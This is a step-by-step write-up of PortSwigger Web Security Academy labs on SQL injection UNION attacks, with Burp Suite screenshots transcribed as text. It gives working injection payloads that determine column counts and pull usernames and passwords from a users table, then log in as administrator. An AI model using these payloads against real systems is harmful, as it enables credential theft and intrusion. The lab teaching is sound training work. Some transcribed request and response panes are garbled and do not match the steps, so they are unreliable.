
- Click on **Access the lab**



- Click on any product category



- Request Intercept



- Send this request to the repeater

Burp Suite Professional v2025.1.3 - Temporary Project - Licensed to b370web14

File View Input Devices Help

Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions ⚡ Search ⚡ Settings

Learn Intercept HTTP history WebSockets history Match and replace ⚡ Proxy settings

Request Intercept Forward Drop Request to https://0af2004b04af55db81931... ↗ Open browser ⚡ :

Time	Type	Direction	Method	URL	Status code	Length
18:55:47...	HTTP	→ Request	GET	https://0af2004b04af55db81931...et/filter?category=Tech+gifts	200	category=Tech+gifts

Request

Pretty Raw Hex

```
1. GET /filter?page=Tech+gifts HTTP/1.1
2. Host: 0af2004b04af55db819317300ea00b7.web-security-academy.net
3. X-Forwarded-For: 127.0.0.1
4. X-Forwarded-Port: 9022
5. X-Forwarded-Proto: http
6. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
7. Accept-Encoding: gzip, deflate, br
8. Accept-Language: en-US,en;q=0.9
9. Referer: https://0af2004b04af55db819317300ea00b7.web-security-academy.net/
10. DNT: 1
11. Sec-Fetch-Dest: document
12. Sec-Fetch-Mode: navigate
13. Sec-Fetch-Site: same-origin
14. Sec-Fetch-User: 1
15. Te: trailers
16. Connection: keep-alive
17.
```

Event log (10) All issues (10)

Inspector Request attributes 2 Request query parameters 1 Request body parameters 0 Request cookies 1 Request headers 15 Notes

Memory: 187.0MB

- Add sql Query with product category

Query :- '+UNION+SELECT+'abc','def'

Description :- Verify that the query is returning two columns

Burp Suite Professional v2025.1.3 - Temporary Project - Licensed to b370web14

File View Input Devices Help

Project Intruder Repeater View Help

Dashboard Target **Repeater** Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Extensions ⚡ Search ⚡ Settings

Learn

4 +

Send Cancel < > ↗

Target: https://0af2004b04af55db819317300ea00b7.web-security-academy.net ⚡

Request	Response
Pretty Raw Hex	Inspector Request attributes 2 Request query parameters 1 Request body parameters 0 Request cookies 1 Request headers 15 Notes

Request

Pretty Raw Hex

```
1. POST /filter?page=Tech+gifts HTTP/1.1
2. Host: 0af2004b04af55db819317300ea00b7.web-security-academy.net
3. X-Forwarded-For: 127.0.0.1
4. X-Forwarded-Port: 9022
5. X-Forwarded-Proto: http
6. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
7. Accept-Encoding: gzip, deflate, br
8. Accept-Language: en-US,en;q=0.9
9. Referer: https://0af2004b04af55db819317300ea00b7.web-security-academy.net/
10. DNT: 1
11. Sec-Fetch-Dest: document
12. Sec-Fetch-Mode: navigate
13. Sec-Fetch-Site: same-origin
14. Sec-Fetch-User: 1
15. Te: trailers
16. Connection: keep-alive
17.
```


Event log (10) All issues (10)

Response

Inspector Request attributes 2 Request query parameters 1 Request body parameters 0 Request cookies 1 Request headers 15 Notes

Memory: 187.0MB

- **Send request**




- Now change query


Query :-

'+UNION+SELECT+username,+password+FROM+users—


Description :- Verify that the application's response contains usernames and passwords.




- Usernames and passwords




- Click on my account



- Enter administrator username and password and click on login



- Lab Solved  




Lab-10


Task :- This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The database contains a different table called **users**, with columns called **username** and **password**.


- Click on **Access the lab**



- Click on any product category



- Request intercept



- Send this request to the repeater

Burp Suite Professional v2025.1.1 - Temporary Project - Licensed to 1.370 webids

File View Input Devices Help

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions ⚡ Search ⚡ Settings

Learn Intercept HTTP history WebSockets history Match and replace ⚡ Proxy settings

Intercept Forward Drop Request to https://0a56009603e480ccd35f... ↖ Open browser ⚡ :

Time	Type	Direction	Method	URL	Status code	Length
19:03:15 ...	HTTP → Request		GET	https://0a56009603e480ccd35f...et/filter?category=Tech+gifts	200	103

Request

Pretty Raw Hex

```
1. GET /filter?category=Tech+gifts HTTP/1.1
2. Host: 0a56009603e480ccd35f7b8c00a30042.web-security-academy.net
3. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.4895.134 Safari/537.36
4. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5. Accept-Encoding: gzip, deflate, br
6. Accept-Language: en-US,en;q=0.9
7. Referer: https://0a56009603e480ccd35f7b8c00a30042.web-security-academy.net/
8. Sec-Fetch-Dest: document
9. Sec-Fetch-Mode: navigate
10. Sec-Fetch-Site: same-origin
11. Sec-Fetch-User: ?1
12. Upgrade-Insecure-Requests: 1
13. Te: trailers
14. Connection: keep-alive
15.
```

Event log (11)* All issues (22)*

Ctrl+I Inspector Ctrl+R Headers Ctrl+O Notes

Memory: 184.8MB

- Add sql query with product category

Burp Suite Professional v2025.1.1 - Temporary Project - Licensed to 1.370 webids

File View Input Devices Help

Burp Project Intruder Repeater View Help

Dashboard Target **Repeater** Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Extensions ⚡ Search ⚡ Settings

Learn

4 · 5 · +

Send Cancel < > ↵

Target: https://0a56009603e480ccd35f7b8c00a30042.web-security-academy.net ⚡ ⓘ

Request

Pretty Raw Hex

```
1. GET /filter?category=Tech+gifts HTTP/1.1
2. Host: 0a56009603e480ccd35f7b8c00a30042.web-security-academy.net
3. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.4895.134 Safari/537.36
4. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5. Accept-Encoding: gzip, deflate, br
6. Accept-Language: en-US,en;q=0.9
7. Accept: */*
8. Reuse-Connection: Reuse-Connection
9. Upgrade-Insecure-Requests: 1
10. Sec-Fetch-Dest: document
11. Sec-Fetch-Mode: navigate
12. Sec-Fetch-Site: same-origin
13. Sec-Fetch-User: ?1
14. Priority: -1
15. Te: trailers
16. Connection: keep-alive
17.
```

Event log (11)* All issues (22)*

Ready

0 highlights

Inspector Request attributes Request query parameters Request body parameters Request cookies Request headers

Memory: 192.8MB

- add following query and send request

Query :- '+UNION+SELECT+NULL,'abc'—

Description :- Verify that the query is returning two columns

The screenshot shows the Burp Suite Professional interface. In the Request pane, a POST request is being constructed with the following payload:

```

1: POST /?id=1&name=lab&description=lab&submit=Submit HTTP/1.1
2: Host: 0a56009603e480ccd35f7b8c00a30042.web-security-academy.net
3: Content-Type: application/x-www-form-urlencoded
4: Content-Length: 33
5: Connection: close
6: Accept: */*
7: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
8: AppleWebKit/537.36 Chrome/108.0.5364.157 Safari/537.36
9: Referer: https://0a56009603e480ccd35f7b8c00a30042.web-security-academy.net/
10: Upgrade-Insecure-Requests: 1
11: Sec-Fetch-Dest: document
12: Sec-Fetch-Mode: navigate
13: Sec-Fetch-Site: same-origin
14: Priority: -1
15: Te: trailers
16: Connection: keep-alive
17:

```

The Response pane shows the server's response, which includes two columns of data. The Inspector pane on the right shows the request attributes, query parameters, and headers.

• Result

The screenshot shows the Burp Suite Professional interface after sending the crafted request. The Response pane displays the extracted data from the database, specifically the 'ack' and 'lab' columns. The Inspector pane on the right shows the decoded HTML output, which includes the extracted data.

The Response pane shows the following extracted data:

```

Selected text
B
ack & to & lab & desciption &
B
ack to lab description

```

